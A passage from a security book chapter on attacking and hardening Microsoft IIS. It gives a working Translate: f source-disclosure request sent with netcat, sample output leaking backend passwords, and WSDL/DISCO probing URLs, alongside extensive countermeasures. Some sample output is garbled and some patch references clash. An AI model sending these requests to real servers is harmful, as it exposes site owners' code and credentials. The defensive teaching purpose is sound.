Countermeasure number one for +.htr is repeated throughout this chapter: don't hard code private data in Active Server files! Obviously, if nothing of such a sensitive nature is written to the global.asa file, much of the problem can be alleviated.

One additional point about this recommendation is the use of server-side tags within ASP code. The +.htr bug cannot read portions of Active Server files delimited by the `<% %>` tags, which are often used to denote portions of the file processed server-side. Microsoft cites the following example in its security bulletin on .htr.

Say an ASP file has the following content, with server-side tags in the indicated locations:

```
<b>Some HTML code</b>
<%<R/*Some ASP/HTR code*/
var objConn = new ActiveXObject("Foo.bar");
%>>
<>other html code</>
other code.
```

The information that would be returned to an +.htr request for this ASP file would be as follows:

```
<b>Some HTML code</b>
<>other html code</>
other code.
```

Note that all data included between the server-side tags is stripped out. Thus, a good idea is to train the web developers to use these tags when they explicitly don't want script data to be read on the client. In addition to providing defense against any future issues like

+.htr, this also gets them constantly to consider the possibility that their script source code could fall into the wrong hands.

Of course, it's also wise to prevent the occurrence of the flaw itself. A simple way to eliminate many of the potential hazards lurking in the many ISAPI DLLs that ship with IIS 5 is to disable the application mapping for any that aren't used. In the case of +.htr, that file extension maps to ism.dll, which handles web-based password reset. HTR is a scripting technology delivered as part of IIS 2, but it was never widely adopted, largely because ASP (introduced in IIS 4) proved more superior and flexible. If your site isn't using this functionality (and most don't), simply remove the application mapping for .htr to ism.dll in the IIS 5 Admin Tool (iis.msc).

Microsoft explicitly advises that the most appropriate way to eliminate these vulnerabilities is to remove the script mapping for .htr, as discussed earlier (see Figure 10-4). However, if your application relies on .htr-based password reset, removing the application mapping for .htr isn't a viable option in the short term. In this case, obtain and apply the patch for this issue from Microsoft Security Bulletin MS01-004. (Note that this bulletin and related patches supersede previously released fixes for this issue discussed in bulletins MS00-031 and MS00-044.)

CAUTION Make sure that you apply the most recent patch for +.htr. Previous patches were found to be vulnerable to variants of the original attack (%3F+.htr). At press time, the most recent patch is found in bulletin MS01-004.

A recent security patch will be included in Windows Server 2003 Service Pack 3, so make sure to get the Hotfix if you aren't running SP3 (which wasn't available at press time). In the long term, write an ASP file to replace the .htr functionality if possible, and then remove the script mapping. As you have seen, additional vulnerabilities may be lurking in the ism.dll ISAPI extension. This patch is included in the latest IIS rollup Hotfix package, MS01-026.

If you're using web-based password administration, strengthening the permissions on the /scripts/iisadmin so that only Administrators can access it is also wise.

Translate: f

Popularity:	*9*
Simplicity:	*9*
Impact:	*4*
Risk Rating:	***8***

The Translate: f vulnerability, identified by Daniel Docekal, is exploited by triggering another IIS 5 ISAPI DLL, httpext.dll, which implements Web Distributed Authoring and Versioning (WebDAV, RFC 2518) on IIS 5. WebDAV is a Microsoft-backed standard that specifies how remote authors can edit and manage web server content via HTTP. This

concept sounds scary enough in and of itself, and Translate: f is probably only a harbinger of more troubles to come from this powerful, but potentially easily abused, technology.

The Translate: f exploit achieves the same effect as, but operates a bit different from, +.htr—instead of a file extension triggering the ISAPI functionality, a specific HTTP header does the trick. The Translate: f header signals the WebDAV DLL to handle the request and a trailing backslash to the file request causes a processing error, so it sends the request directly to the underlying OS, which happily returns the file to the attacker's system rather than executing it on the server, as would be appropriate. An example of such a request is shown next. Note the trailing backslash after `GET /global.asa` and the `Translate: f` in the HTTP header:

```
GET /global.asa\ HTTP/1.0
Translate: f
[CRLF]
[CRLF]
```

By redirecting a text file containing this text (call it transf.txt) through a netcat connection to a vulnerable server, as shown next, the source code of the global.asa file is displayed on standard output:

```
C:\>nc -vv www.victim.com 80 < transf.txt
www.victim.com [192.168.2.41] 80 (http) open
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Wed, 23 Aug 2000 06:06:58 GMT
Content-Type: application/octet-stream
Content-Length: 2790
ETag: "0448299fcd6bf1:bea"
Last-Modified: Thu, 15 Jun 2000 19:04:30 GMT
Accept-Ranges: bytes
Cache-Control: no-cache
<!—Copyright 1999-2000 bigCompany.com -->
<object RNTerver CPEession fixit PRG"igco.object"></object>
("ConnectionText") = "DSN=Phone;UID=superman;Password=test;"
("ConnectionText") = "DSN=Backend;UID=superman;PWD=test;"
("LDAPServer") = "LDAP://ldap.bigco.com:389"
("LDAPUserID") = "cn=Admin"
("LDAPPwd") = "password"
```

As you can see from this example, the attacker who pulled down this particular .asa file has gained passwords for multiple backend servers, including a Lightweight Directory Access Protocol (LDAP) system.

Canned Perl exploit scripts that simplify the preceding netcat-based exploit are available on the Internet (we used trans.pl by Roelof Temmingh and srcgrab.pl by Smiler).

Translate: f Countermeasures

Vendor Bulletin:	*MS00-058*
Bugtraq ID:	*1578*
Fixed in SP:	*1*
Log Signature:	*N*

As always, the best way to address the risk posed by Translate: f and other source code disclosure–type vulnerabilities is simply to assume any server-side executable files on IIS are visible to Internet users and never to store sensitive information in these files.

Because this isn't invoked by a specific file request, removing application mappings isn't relevant here. You could delete httpext.dll, but the effect of this on core IIS 5 functionality is unknown. Certainly if you intend to use WebDAV functionality, it will be deleterious.

Of course, you should also obtain the patch that fixes this specific vulnerability from Microsoft Security Bulletin MS00-058 (http://www.microsoft.com/technet/security/bulletin/MS00-058.asp). This patch is included in Windows Server 2003 Service Pack 1, so if you're running SP 1, you're OK.

WSDL and DISCO Disclosure

Popularity:	*5*
Simplicity:	*10*
Impact:	*3*
Risk Rating:	***6***

The Web Services Description Language (WSDL) is central to the concept of Web services. Think of it as a core component of a Web service itself, the mechanism by which the service publishes or exports information about its interfaces and capabilities. WSDL is typically implemented via one or more pages that can be accessed on the server where the Web service resides. (Typically, these carry .wsdl and .xsd file extensions.) The W3C (World Wide Web Consortium) specification for WSDL describes it as "an XML grammar for describing Network Services as collections of communication endpoints capable of exchanging messages." In essence, this means a WSDL document describes what functions ("operations") a Web service exports and how to connect ("bind") to them.

TIP *Hacking Exposed: Web Applications* contains an entire chapter devoted to Web services security attacks and countermeasures.

Within the public Web services standards, WSDL documents would be published in a directory that allowed consumers to discover various Web services via a simple search. For example, an auto manufacturer could look for auto parts suppliers that sold door handles at a specific price. The Universal Description, Discovery and Integration (UDDI) specification describes this distributed Web services registry. Discovery of Web Services

(DISCO) is a Microsoft proprietary technology that resembles UDDI. To publish a deployed Web service using DISCO, you simply need to create a .disco file and place it in the Web service's virtual root directory (vroot) along with the other service-related files (such as .asmx, .wsdl, .xsd, and other file types). The .disco document is an XML document that contains links to other resources that describe the Web service, much like a WSDL file.

Microsoft Web services (.asmx files) may cough up DISCO and/or WSDL information simply by appending special arguments to the service request. For example, the following URL would connect to a Web service and render the service's human-readable interface: http://www.victim.com/service.asmx. DISCO or WSDL information can be displayed by appending *?disco* or *?wsdl* to this URL, as shown here:

```
http://www.victim.com/service.asmx?disco
```

or

```
http://www.victim.com/service.asmx?wsdl
```

Figure 10-10 shows the result of such an attack on a Web service. The data in this example is quite benign (as you might expect from a service that wants to publish information about itself), but we've seen some very bad things in such output—SQL Server credentials, paths to sensitive files and directories, and all of the usual goodies that web devs love to stuff into their config files. The WSDL info is much more extensive—as we've discussed, it lists all service endpoints and data types. What more could a hacker ask for before beginning malicious input attacks?



Figure 10-10. Appending *?disco* to a query for an .asmx file reveals the content of the DISCO file itself.

We should also note that you may be able to find out the actual name of the DISCO file(s) by perusing the HTML source of a Web service or related page. Hints as to the location of the DISCO file(s) can be implemented in HTML, and they can be seen by simply viewing the source code of a web page.

DISCO and WSDL Disclosure Countermeasures

Assuming that you're going to want to publish some information about your Web service, the best thing to do to prevent DISCO or WSDL disclosures from becoming serious issues is to prevent sensitive or private data from ending up in the XML. Authenticating access to the directory where the files exist is also a good idea. The only way to ensure that DISCO or WSDL information doesn't end up in the hands of intruders is to avoid creating the relevant .wsdl, .discomap, .disco, and .xsd files for the service. If these files are available, they are designed to be published!

WEB SERVER SECURITY ASSESSMENT TOOLS

As you've seen, we used simple tools like netcat to demonstrate many of the security exploits in this chapter. Netcat is a great tool for raw HTTP analysis, but it can get cumbersome coding up each new exploit by hand.

You probably won't be surprised to learn that a number of web server security vulnerability scanning tools are available today. Some of the tools we've used in our travels include whisker, Nikto, Stealth HTTP Scanner, SPI Dynamics' WebInspect, Sanctum's AppScan, and Kavado's ScanDo.

A suite of particular utilities are absolutely essential to have around for web security analysis. These include wfetch, SSLProxy, and Achilles.

NOTE Links to all of these tools are included in the "References and Further Reading" section at the end of this chapter. Many of them are discussed in-depth in *Hacking Exposed: Web Applications*.

We will discuss one IIS security tool in the next section, since it is available for free from Microsoft and is a good countermeasure for many of the attack vectors we have discussed so far.

IISLockdown and UrlScan

In late 2001, Microsoft released a tool called the IISLockdown Wizard. (See the "References and Further Reading" section at the end of this chapter for a link.) As its name implies, IISLockdown is an automated, template-driven utility for applying security configurations to IIS. It configures various settings related to the following items:

- **Internet Services** Allows disabling of the four IIS services (WWW, FTP, SMTP, and NNTP) as appropriate for the role of the server.
- **Script Maps** Allows disabling of ISAPI DLL script mappings as appropriate for the role of the server.

- **Additional Security** A catchall section that includes removal of selected default virtual directories such as IISSamples, MSADC, IISHelp, Scripts, and so on; sets NTFS ACLs to prevent anonymous users from running system utilities such as cmd.exe and from writing to content directories; and it disables WebDAV.
- **UrlScan** A template-driven filter that intercepts requests to IIS and rejects them if they meet certain criteria (more on this presently).

Although this is a fairly comprehensive list of IIS-specific security configuration issues, some issues have been omitted. IISLockdown does nothing about installing Service Packs and Hotfixes, it won't touch any other aspects of the Windows operating system that may be vulnerable, and it doesn't set up an appropriately configured firewall in front of the server. IISLockdown is a great simplifying tool, but don't rely on it to the point that you leave other doors open.

Since most of what the IISLockdown Wizard does can be configured manually, we think one of the most compelling features of IISLockdown is UrlScan. In fact, UrlScan can be extracted separately from the IISLockdown Installer (iislockd.exe) by running the Installer from the command line with the following arguments:

```
iislockd.exe /q /c /t:c:\lockdown_files
```

Once extracted, UrlScan can be manually installed on the server(s) that require protection. (Remember that running iislockd.exe without arguments will automatically install UrlScan from within the IISLockdown Wizard.)

UrlScan consists of two files, UrlScan.dll and UrlScan.ini, that must live in the same directory. UrlScan.dll is an ISAPI filter that must be installed in front of IIS so that it can intercept HTTP requests before IIS actually receives them, and UrlScan.ini is the configuration file that determines what HTTP requests the UrlScan ISAPI filter will reject. Rejected requests will be logged to a file called UrlScan.log in the same directory as UrlScan.dll and UrlScan.ini. (Log files may be named UrlScan.MMDDYY.log if per-day logging is configured.) UrlScan sends HTTP 404 "Object not found" responses to denied requests, frustrating attackers seeking any tidbit of information about the target server.

Once installed, UrlScan can be configured to reject HTTP requests based on the following criteria:

- The request method (or verb, such as GET, POST, HEAD, and so on)
- The file extension of the resource requested
- Suspicious URL encoding (see the section "File System Traversal" earlier in this chapter to understand why this may be important)
- Presence of non-ASCII characters in the URL
- Presence of specified character sequences in the URL
- Presence of specified headers in the request

The specific parameters for each of these criteria are set in the UrlScan.ini file, and more details about each criterion can be found in the UrlScan.doc file that comes with the IISLockdown utility.

CAUTION The UrlScan.ini file is loaded only when IIS is initialized, and any changes to the configuration file require you to restart IIS before they take effect.

UrlScan.ini files are quite straightforward to configure, and several templates ship with the IISLockdown tool. The urlscan_static.ini template file is the most restrictive, as it is designed to limit a server's functionality to serving static HTML files via GET requests only. Although we sometimes debate the wisdom of using an ISAPI filter to prevent attacks against IIS, UrlScan provides a powerful screening tool that allows administrators to granularly control what requests reach their web servers, and we highly recommend using it if you run IIS.

NOTE IIS 6 has equivalent or better security functionality than most of the features provided in UrlScan 2.5. We recommend reading the comparison of UrlScan 2.5 and IIS 6 built-in features on Microsoft's UrlScan web page. (See "References and Further Reading" at the end of this chapter.) One exception to this: IIS 6 does not implement the RemoveServerHeader feature or UrlScan, something on which we respectfully disagree with Microsoft, and suggest you consider implementing it on your IIS machines to avoid automated worm attacks that key on the HTTP Server header.

HACKING WEB APPLICATIONS

Increasingly, the most tried-and-true mechanism for exploiting NT family servers is via the web application running on the system. Defaced web pages are hourly occurrences (the famous web site Attrition.org gave up tracking such defacements in mid-2001 because of the sheer volume of the task), and sensational news stories of compromised consumer credit card information from web servers are nearly as regular. (See the "References and Further Reading" section at the end of this chapter for a sampling of such incidents.)

The widespread abuse of web servers arises from a series of interrelated issues. One, web applications define a modern organization's relationship with its customers, suppliers, partners, and the public at large. These entities have grown to expect 24-by-7 availability of web applications, so simply disabling these services isn't practical. Thus, they are permanent, fixed targets for the worst behavior the Internet can throw at them.

Given that Web services can't be simply shut off, companies are left with the prospect of securing them as best as possible. Enter issue number two, which is the traditional difficulty of securing anything that must give at least some degree of access to the public or a semitrusted population of users. Worse yet, as the functional complexity of an application becomes more robust in response to ever-increasing user expectations, so, too, does the likelihood that some potential security flaw is overlooked. Web applications are, ultimately, designed by human beings and they traditionally manifest all their frailties for the hacking community to consume voraciously.

Finally, the foundations on which web applications are built are, by and large, simple, text-based protocols that can be easily decoded and reverse-engineered by any semicompetent Netophile. Indeed, a web browser and a good reading of the RFC on HTTP are often an attacker's most potent weapons, as you've seen so far in this chapter!

This being said, it is important to note that each web application has its own unique features that mitigate somewhat the common security frailties they all share. Thus, attacking a typical web application requires variable methodologies, flexible approaches, and often the ability to link multiple seemingly unrelated vulnerabilities into an overall compromise. A complete discussion of such approaches and methodologies is the subject of an entirely separate book, and we finally sat down one day and wrote it. It's called *Hacking Exposed: Web Applications*, and it contains a comprehensive discussion of the universe of potential security weaknesses that live at the other end of the port 80 tunnel. We recommend that you check it out to amplify the discussion of IIS vulnerabilities discussed here.

SUMMARY

If running an IIS–based web server on the Internet doesn't seem like a scary proposition to you after reading this chapter, you need to have your pulse checked. The risks can be greatly reduced, however, by following the few simple recommendations outlined in this chapter, which we summarize next. These recommendations appear roughly in the order of importance, with the first entries being absolutely critical and the last being only critical (get the point?).

- Apply network-level access control at routers, firewalls, or other devices that make up the perimeter around web servers. Block all nonessential communications in *both* directions. (See the section "Port Scans" in Chapter 3 for a list of commonly abused Windows Server 2003 ports.) Although we haven't discussed this much in this chapter, providing easily compromised services such as SMB to attackers is one of the worst footholds you can provide. (Reread Chapters 4 and 5 to remind yourself, if necessary.) And make sure that you block outbound communications originating from the web server to confound attackers who may compromise the web server and attempt to TFTP or FTP files from a remote system or shovel a shell to a remote listener.
- Block all nonessential communications *to and from* the web server at the host level as well to provide "defense in depth." Host-level network access control on Windows Server 2003 can be configured using TCP/IP Security or IPSec Filters (see Chapter 16).
- Know how to secure your version of IIS. IIS 6's redesigned process model and default locked-down deployment deflects many common attacks, but the continued availability of backward-compatible features dictates that you know your history as well. Read, understand, and apply the configurations described in the Microsoft IIS 4 Security Checklist (minus items not relevant to IIS 5, which are few) and the Secure Internet Information Services 5 Checklist.
- Implement the IISLockdown and UrlScan tools from Microsoft on all your web servers. (See "References and Further Reading" for a link.)
- Keep up with Hotfixes religiously! This chapter has shown the devastation that can be caused by remote buffer overflows like the .htr vulnerability. Although workarounds for these issues exist, problems such as buffer overflows are typically addressed only by a code-level patch from the vendor, so your servers are

perpetually vulnerable until updated. The Microsoft Network Security Hotfix Checker (Hfnetchk.exe) can help greatly in this regard (see Appendix A).

- Remove unused script mappings and delete unused ISAPI application DLLs. In this chapter, we discussed the massive trouble that malformed requests against misbehaving ISAPI DLLs can cause.
- Disable unnecessary services. To run, IIS 5 requires the following services: IIS Admin Service, Protected Storage, and the World Wide Web Publishing Service. In addition, Windows Server 2003 won't allow stoppage of the following services from the UI: Event Log, Plug and Play, Remote Procedure Call (RPC), Security Accounts Manager, Terminal Services (if installed, which isn't recommended on a web server), and the Windows Management Instrumentation Driver Extensions. Everything else can be disabled, and a stand-alone IIS can still serve up pages. Depending on the architecture of your web application, however, you might need to enable other services to allow for certain functionality, such as accessing backend databases. Be extra certain that the Indexing Service, FTP Publishing Service, SMTP Service, and Telnet are disabled.
- Strongly consider using Security Templates to preconfigure web servers before deployment. Use the Microsoft hisecweb.inf template as a baseline.
- Set up a volume separate from the system volume for Webroots to prevent dot-dot-slash file system traversal exploits like Unicode and double decode from backing into the system directory. (Dot-dot-slash can't jump volumes.)
- Always use NTFS on web server volumes and set explicit access control lists (ACLs). Use the cacls tool to help with this, as explained in this chapter. Make sure to set all of the executables in and below %systemroot% to System:Full, Administrators:Full.
- Remove permissions for Everyone, Users, and any other nonprivileged groups to write and execute files in all directories. Remove permissions for IUSR and IWAM to write files in all directories, and seriously scrutinize execute permissions as well. See also the recommendations for ACLs on virtual directories in the Secure IIS 5 Checklist.
- Find and remove RevertToSelf calls within existing ISAPI applications, so they cannot be used to escalate privilege of the IUSR or IWAM accounts. Make sure IIS 5's Application Protection setting is set to Medium (the default) or High, so RevertToSelf calls return control only to the IWAM account.
- Don't store private data in Active Server files or includes! Use COM objects to perform backend operations, or use SQL's Windows-integrated authentication, so connection strings don't have to include the password in ASP scripts. Enforce the use of explicit `<% %>` tags to indicate server-side data in scripts. Although it may protect against only certain forms of script source viewing attacks, it gets developers thinking about the possibility of their code falling into the wrong hands.
- Turn off Parent Paths, which enables you to use `..` in script and application calls to functions such as MapPath. Open the properties of the desired computer

in the IIS Admin tool (iis.msc), edit the master properties of the WWW Service, select the Home Directory tab, navigate to the Application Settings section, click the Configuration button, select the Application Options tab, and uncheck "Enable Parent Paths"radio button.

- Rename .inc files to .asp (and don't forget to change references in existing ASP scripts). This can prevent someone from simply downloading the .inc files if she can determine their exact path and filename, potentially revealing private business logic.
- Eliminate all sample files and unneeded features from your site. (See the Secure IIS 5 Checklist for specific directories to delete.) Remove the IISADMPWD virtual directory if it exists. (It will be present on IIS 5 if you upgraded from IIS 4.)
- Stop the administration web site and delete the virtual directories IISAdmin and IISHelp and their physical counterparts. This disables web-based administration of IIS. Although IIS restricts access to these directories to the local system by default, the port is still available on external interfaces (a four-digit TCP port). Besides, there's no sense in providing intruders any additional admin tools to use against you if they can get at them through some other mechanism like Unicode.
- Seriously consider whether the web server will be managed remotely at all, and, if so, use the strongest security measures possible to protect the remote administration mechanism. We recommend that you don't make web servers remotely accessible via any service (except the Web service itself, obviously), but, instead, establish a single-function remote management system on the same network segment as the web server(s) and connect to it to manage the adjacent systems. All remote management of the web server(s) should be restricted to this remote management system. Recommended remote control tools include Terminal Server and Secure Shell, which strongly authenticate and heavily encrypt communications.
- For servers that use SSL, disable the Private Communications Technology (PCT) protocol by creating or editing the "Enabled" (no quotes) REG_BINARY value under the following Registry key and setting it to "00000000" (no quotes):

  ```
  HKLM\System\CurrentControlSet\Control\SecurityProviders\
  SCHANNEL\Protocols\PCT 1.0\Server
  ```

  This is discussed further in KB Articles 187498 and 260749. PCT is a legacy protocol originally proposed by Microsoft in 1995 as an "improved" version of SSL. Since PCT is no longer used, it should simply be disabled to restrict the attack surface presented by IIS.
- ▲ Last, but certainly not least, design and implement your web application with security as a top priority. All the countermeasures listed won't do a thing to stop an intruder who enters your web site as a legitimate anonymous or authorized user. At the application level, all it takes is one bad assumption in the logic of your site design and all the careful steps taken to harden Windows and IIS will be for naught. Don't hesitate to bring in outside expertise if your

web development team isn't security savvy, and certainly plan to have an unbiased third party evaluate the design and implementation as early in the development life cycle as possible. Remember: assume all input is malicious and validate it!

NOTE Thanks to Michael Howard, Eric Schultze, and David LeBlanc of Microsoft for many tangible and intangible contributions to this list.

REFERENCES AND FURTHER READING

Reference	Link
Relevant Advisories Hotfix	
eEye Advisory on the +htr buffer overflow	http://www.eeye.com/html/Research/Advisories/AD20020612.html
NSFOCUS IIS 4.0/5.0 Web Directory Traversal (Unicode) Advisory (English version)	http://www.nsfocus.com/english/homepage/sa_06.htm
NSFocus Advisory on the double decode vulnerability	http://www.nsfocus.com/english/homepage/sa01-02.htm
NSFocus Advisory on the +.htr vulnerability	http://www.nsfocus.com/english/homepage/sa_02.htm
Microsoft Bulletins, KB Articles, and Hotfixes	
MS02-028, "Heap Overrun in HTR Chunked Encoding Could Enable Web Server Compromise"	http://www.microsoft.com/technet/security/bulletin/MS02-028.asp
MS00-057, "File Permission Canonicalization" contains patch information for the Unicode file system traversal vulnerability	http://www.microsoft.com/technet/security/bulletin/MS00-057.asp
MS01-026, "Superfluous Decoding Operation Could Allow Command Execution via IIS" (that is, double-decode vulnerability)	http://www.microsoft.com/technet/security/bulletin/MS01-026.asp
MS01-004, "Malformed .HTR Request Allows Reading of File Fragments" contains patch information for the +.htr vulnerability	http://www.microsoft.com/technet/security/bulletin/MS01-004.asp
MS00-058, "Specialized Header" contains patch information for the Translate: f vulnerability	http://www.microsoft.com/technet/security/bulletin/MS00-058.asp

Reference	Link
Microsoft Security Checklists and Tools	
Main Microsoft Tools and Checklists page; go here if any subsequent links are broken	http://www.microsoft.com/technet/security/tools.asp
IISLockdown	http://www.microsoft.com/technet/security/tools/tools/locktool.asp
UrlScan	http://www.microsoft.com/technet/security/tools/tools/urlscan.asp
Microsoft Network Security Hotfix Checker (Hfnetchk.exe)	http://support.microsoft.com/?kbid=303215
IIS 4 Security Checklist	http://www.microsoft.com/technet/security/tools/chklist/iis4cl.asp
Secure Internet Information Services 5 Checklist	http://www.microsoft.com/technet/security/iis5chk.asp
How to Disable WebDAV for IIS 5.0	http://support.microsoft.com/?kbid=241520
Freeware Tools	
unicodeloader by Roelof Temmingh	http://www.sensepost.com
Older IIS Vulnerabilities	
::$DATA exploit information (IIS 3)	http://www.windowsitsecurity.com/Articles/Index.cfm?ArticleID=9279
showcode.asp sample file IIS vulnerability	http://support.microsoft.com/support/kb/articles/Q232/4/49.ASP
MDAC/RDS exploit information (IIS 4)	http://www.wiretrip.net/rfp/p/doc.asp?id=1&iface=5
IISHack exploit information (IIS 4)	http://www.eeye.com/html/Research/Advisories/AD19990608-3.html
Buffer Overflow References	
Aleph One's "Smashing the stack for fun and profit" in Phrack 49	http://www.phrack.org
Barnaby Jack's "Win32 Buffer Overflows" in Phrack 55	http://www.phrack.org
NGSSoftware papers on Win32 buffer overflows	http://www.nextgenss.com/papers.html

Reference	Link
IIS and Web Hacking Incidents in the News *(With the exception of eTrade, all of the following incidents involved IIS 4 or 5.)*	
National Infrastructure Protection Center (NIPC) press release on widespread exploitation of IIS e-commerce sites using MDAC/RDS; March 8, 2001	http://www.fbi.gov/pressrel/pressrel0/nipc030801.htm
Amazon.com unit Bibliofind hacked, allegedly exposing 98,000 customer credit card numbers; March 5, 2001	http://www.computerworld.com/managementtopics/ebusiness/story/0,10801,58358,00.html
"Egghead cracked by credit-card hack," admits exposing 3.6 million customer credit card numbers; December 22, 2000	http://www.securityfocus.com/news/198
eTrade client-side Java injection issue; September 22, 2000	http://archive.infoworld.com/articles/op/xml/00/10/09/001009opswatch.xml
CD Universe hack allegedly exposes 300,000 customer credit card numbers; January 10, 2000	http://www.wired.com/news/print/0,1294,33539,00.html
"Net braces for stronger 'Code Red' attack" on CNN.com	http://www.cnn.com/2001/TECH/internet/07/30/code.red/index.html
General References	
Netcraft Survey of Web Site Operating Systems	http://www.netcraft.com/survey/
Zone-h Digital Attacks Archive	http://www.zone-h.org/en/defacements
RFC 2616, the HTTP specification	http://www.rfc-editor.org/rfc/rfc2616.txt
Active Server Pages	http://msdn.microsoft.com/workshop/server/asp/aspatoz.asp
Building Secure ASP.NET Applications: Authentication, Authorization, and Secure Communication	http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dnnetsec/html/secnetlpMSDN.asp
RFC 2518, the WebDAV specification	http://www.faqs.org/rfcs/rfc2518.html
Technical Overview of Internet Information Services (IIS) 6.0	http://www.microsoft.com/windowsserver2003/techinfo/overview/iis.mspx